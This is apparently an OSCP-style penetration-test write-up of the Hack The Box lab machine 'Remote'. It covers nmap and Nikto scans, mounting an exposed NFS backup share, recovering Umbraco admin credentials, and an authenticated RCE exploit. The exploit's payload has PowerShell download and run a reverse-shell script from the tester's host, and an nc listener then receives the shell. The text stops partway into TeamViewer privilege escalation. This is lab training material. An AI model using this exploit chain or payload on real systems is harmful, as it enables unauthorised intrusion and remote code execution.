Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@gmail.com, OSID: 12345

2021-08-16

Contents

1 Offensive Security OSCP Exam Report

1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Hack the box practice network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards Hack the box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – **Remote**. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. **Remote** was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

Remote(10.10.10.180) - Sensitive file disclosure to the public internet and Running Teamviewer application

2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering:

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test.During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

Remote - 10.10.10.180

3.2 Penetration:

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **Remote**.

3.2.1 System IP: 10.10.10.180(Remote)

3.2.1.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.180	**TCP**: 21,80,139,135,111,2049\

3.2.1.2 Scanning

Nmap-Initial

```
# Nmap 7.80 scan initiated Mon Aug 16 10:51:00 2021 as: nmap -sC -sV -vv -oA nmap/initial
↪  10.10.10.180
Nmap scan report for 10.10.10.180
Host is up, received echo-reply ttl 127 (0.18s latency).
Scanned at 2021-08-16 10:51:00 PDT for 173s
Not shown: 993 closed ports
Reason: 993 resets
PORT     STATE SERVICE       REASON          VERSION
21/tcp   open  ftp           syn-ack ttl 127 Microsoft ftpd
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_  SYST: Windows_NT
80/tcp   open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Home - Acme Widgets
111/tcp  open  rpcbind       syn-ack ttl 127 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100005  1,2,3       2049/tcp   mountd
|   100005  1,2,3       2049/tcp6  mountd
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp  open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
```

```
445/tcp  open  microsoft-ds? syn-ack ttl 127
2049/tcp open  mountd        syn-ack ttl 127 1-3 (RPC #100005)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 0s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 45222/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 47783/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 44441/udp): CLEAN (Timeout)
|   Check 4 (port 15893/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-08-16T17:52:06
|_  start_date: N/A

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Aug 16 10:53:53 2021 -- 1 IP address (1 host up) scanned in 173.26 seconds
```

Nmap-Full

```
# Nmap 7.80 scan initiated Mon Aug 16 10:54:25 2021 as: nmap -sC -sV -p- -vv -oA nmap/full
↪  10.10.10.180
Increasing send delay for 10.10.10.180 from 0 to 5 due to 637 out of 2122 dropped probes since
↪  last increase.
Nmap scan report for 10.10.10.180
Host is up, received echo-reply ttl 127 (0.17s latency).
Scanned at 2021-08-16 10:54:25 PDT for 1204s
Not shown: 65519 closed ports
Reason: 65519 resets
PORT      STATE SERVICE       REASON          VERSION
21/tcp    open  ftp           syn-ack ttl 127 Microsoft ftpd
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_  SYST: Windows_NT
80/tcp    open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Home - Acme Widgets
111/tcp   open  rpcbind       syn-ack ttl 127 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
```

```
|   100003  2,3         2049/udp6  nfs
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100005  1,2,3       2049/tcp   mountd
|   100005  1,2,3       2049/tcp6  mountd
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds? syn-ack ttl 127
2049/tcp  open  mountd        syn-ack ttl 127 1-3 (RPC #100005)
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49666/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49678/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49679/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49680/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 0s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 45222/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 47783/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 44441/udp): CLEAN (Failed to receive data)
|   Check 4 (port 15893/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-08-16T18:12:47
|_  start_date: N/A

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Aug 16 11:14:29 2021 -- 1 IP address (1 host up) scanned in 1204.05 seconds
```

Nikto

```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.180
+ Target Hostname:    10.10.10.180
+ Target Port:        80
+ Start Time:         2021-08-16 13:32:04 (GMT-7)
---------------------------------------------------------------------------
+ Server: No banner retrieved
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the
↪  content of the site in a different fashion to the MIME type.
+ Server banner changed from '' to 'Microsoft-IIS/10.0'
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-3092: /home/: This might be interesting.
+ OSVDB-3092: /intranet/: This might be interesting.
+ /umbraco/ping.aspx: Umbraco ping page found
+ 8051 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:           2021-08-16 13:57:36 (GMT-7) (1532 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

3.2.1.3 Gaining Shell

System IP: 10.10.10.180

Vulnerability Exploited : Sensitive file disclosure to the public internet and Running Teamviewer application

System Vulnerable : 10.10.10.180

Vulnerability Explanation : The backup folder for teh website has been shared to the public internet which provided the username and password to the website/ Specific version of the CMS is vulnerable to RCE

Privilege Escalation Vulnerability : Giving all access to local user for services and Teamviewer running

Vulnerability fix : Administrator has to make sure not to expose the sensitive files like backup and password files to the open internet also to keep an eye on the services running and access to the user for that service

Severity Level : Critical

By checking the scans we have so many ports open and there are three important ports which we need to look at is port 21,80 and 2049.

By checking the port 21 it seems to be closed and its doesnt have anything. There is nothing in the website either.



Figure 3.1: remote/images/205-web.png

By checking the contact page we are able to see that there is an application called **Umbraco**. Also we can find from the nikto results. By checking the google we found that its a cms for the website.

Figure 3.2: 210-umbraco_expose.png

By accessing the website we see the login page. Tried few SQL injections but unfortunately it doesnt seems like its vulnerable to SQL injection so we need to find a way to get the username and password for login.



Figure 3.3: 215-umbraco_login.png

By checking the searchsploit for umbraco there are few exploits but all the authenticated ones.

```
→ I7Z3R0 searchsploit umbraco
------------------------------------------------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                                                      |  Path
------------------------------------------------------------------------------------------------------------------------------------------------------
Umbraco CMS - Remote Command Execution (Metasploit)                                                                                 | windows/webapps/19671.rb
Umbraco CMS 7.12.4 - (Authenticated) Remote Code Execution                                                                          | aspx/webapps/46153.py
Umbraco CMS 7.12.4 - Remote Code Execution (Authenticated)                                                                          | aspx/webapps/49488.py
Umbraco CMS SeoChecker Plugin 1.9.2 - Cross-Site Scripting                                                                          | php/webapps/44988.txt
------------------------------------------------------------------------------------------------------------------------------------------------------
```

Figure 3.4: 220-searchsploit.png

We can try to poke for the mountd and see if there is anything shared or not. We can search for the shared files using the below command.

```
showmount -e 10.10.10.180
```



Figure 3.5: 225-showmount.png

It seems like site_backups folder is shared to the public. We can mount this folder with the command mentioned below.

```
sudo mount -t nfs 10.10.10.180:/site_backups shares/
```



Figure 3.6: 230-backup_shares.png

It seems like there are so many shares available. Since we have website backups available we need to find the Database passwords.

By googling the database setting we found the link. And from link we are able to see that the database file is available in App_data –> umbraco.sdf.



Figure 3.7: 235-appdata_folder.png

It seems like the same file is available in the share as well. File command to .sdf file shows data. We can run string to check if we get anything from there.



Figure 3.8: 240-strings_umbraco.png

By checking the strings we can see that the username and SHA1 hashed password is available. By checking the google we can see that the password for the SHA1 hash is baconandcheese. So we have the username and password as **admin@htb.local:baconandcheese**

We are able to login to the password with the same username and password.



Figure 3.9: 245-umbraco_login.png

Since we are able to login to the application we can use the authenticated website to get the reverse shell back to us.

By looking at the exploit it seems like there are few modifications required to the exploit before execution.



Figure 3.10: 250-script_testing.png

To check the code execution we are going to ping ourselves and check for the command execution.



Figure 3.11: 255-tcpdump_output.png

I did modification to download the nishang reverse shell from our machine. After running the script the download of powershell has been done and we got the reverse shell.

```
# Execute a calc for the PoC
payload = '<?xml version="1.0"?><xsl:stylesheet version="1.0" \
xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt" \
xmlns:csharp_user="http://csharp.mycompany.com/mynamespace">\
<msxsl:script language="C#" implements-prefix="csharp_user">public string xml() \
{ string cmd = "IEX(iwr http://10.10.14.14:8000/rev.ps1 -UseBasicParsing)"; System.Diagnostics.Process proc = new Sys
 proc.StartInfo.FileName = "powershell.exe"; proc.StartInfo.Arguments = cmd;\
 proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput = true; \
 proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output; } \
 </msxsl:script><xsl:template match="/"> <xsl:value-of select="csharp_user:xml()"/>\
 </xsl:template> </xsl:stylesheet> ';

login = "admin@htb.local";
password="baconandcheese";
host = "http://10.10.10.180";
```

Figure 3.12: 260-script_modification.png

```
 →  I7Z3R0 nc -nlvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.10.180 49704
Windows PowerShell running as user REMOTE$ on REMOTE
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\windows\system32\inetsrv>whoami
iis apppool\defaultapppool
PS C:\windows\system32\inetsrv>
```

3.2.1.4 Privilege Escalation

METHOD 1

By running the python script we got the reverse shell successfully as IIS user. We are not able to check anything manually so we can go ahead and do winpeas and check for the processes.

```
ocal-privilege-escalation#services
    ssh-agent(OpenSSH Authentication Agent)[C:\Windows\System32\OpenSSH\ssh-agent.exe] - Disabled - Stopped
    Agent to hold private keys used for public key authentication.
    ==================================================================================================

    TeamViewer7(TeamViewer GmbH - TeamViewer 7)["C:\Program Files (x86)\TeamViewer\Version7\TeamViewer_Service.exe"] - Auto - Running
    TeamViewer Remote Software
    ==================================================================================================

    VGAuthService(VMware, Inc. - VMware Alias Manager and Ticket Service)["C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe"
- Running
    Alias Manager and Ticket Service
    ==================================================================================================
```

Figure 3.13: 265-Teamviewer_process.png

By checking the winpeas result we can see that the teamviewer is currently running on the system. By some google we found an Article which explains clearly about teamviewer exploits.

As per the article it seems like the teamviwer password is being saved on the registry file.

From the metasploit module the key for the teamviwer7 is being saved at `HKLM:SOFTWARE\WOW6432Node\TeamVi`

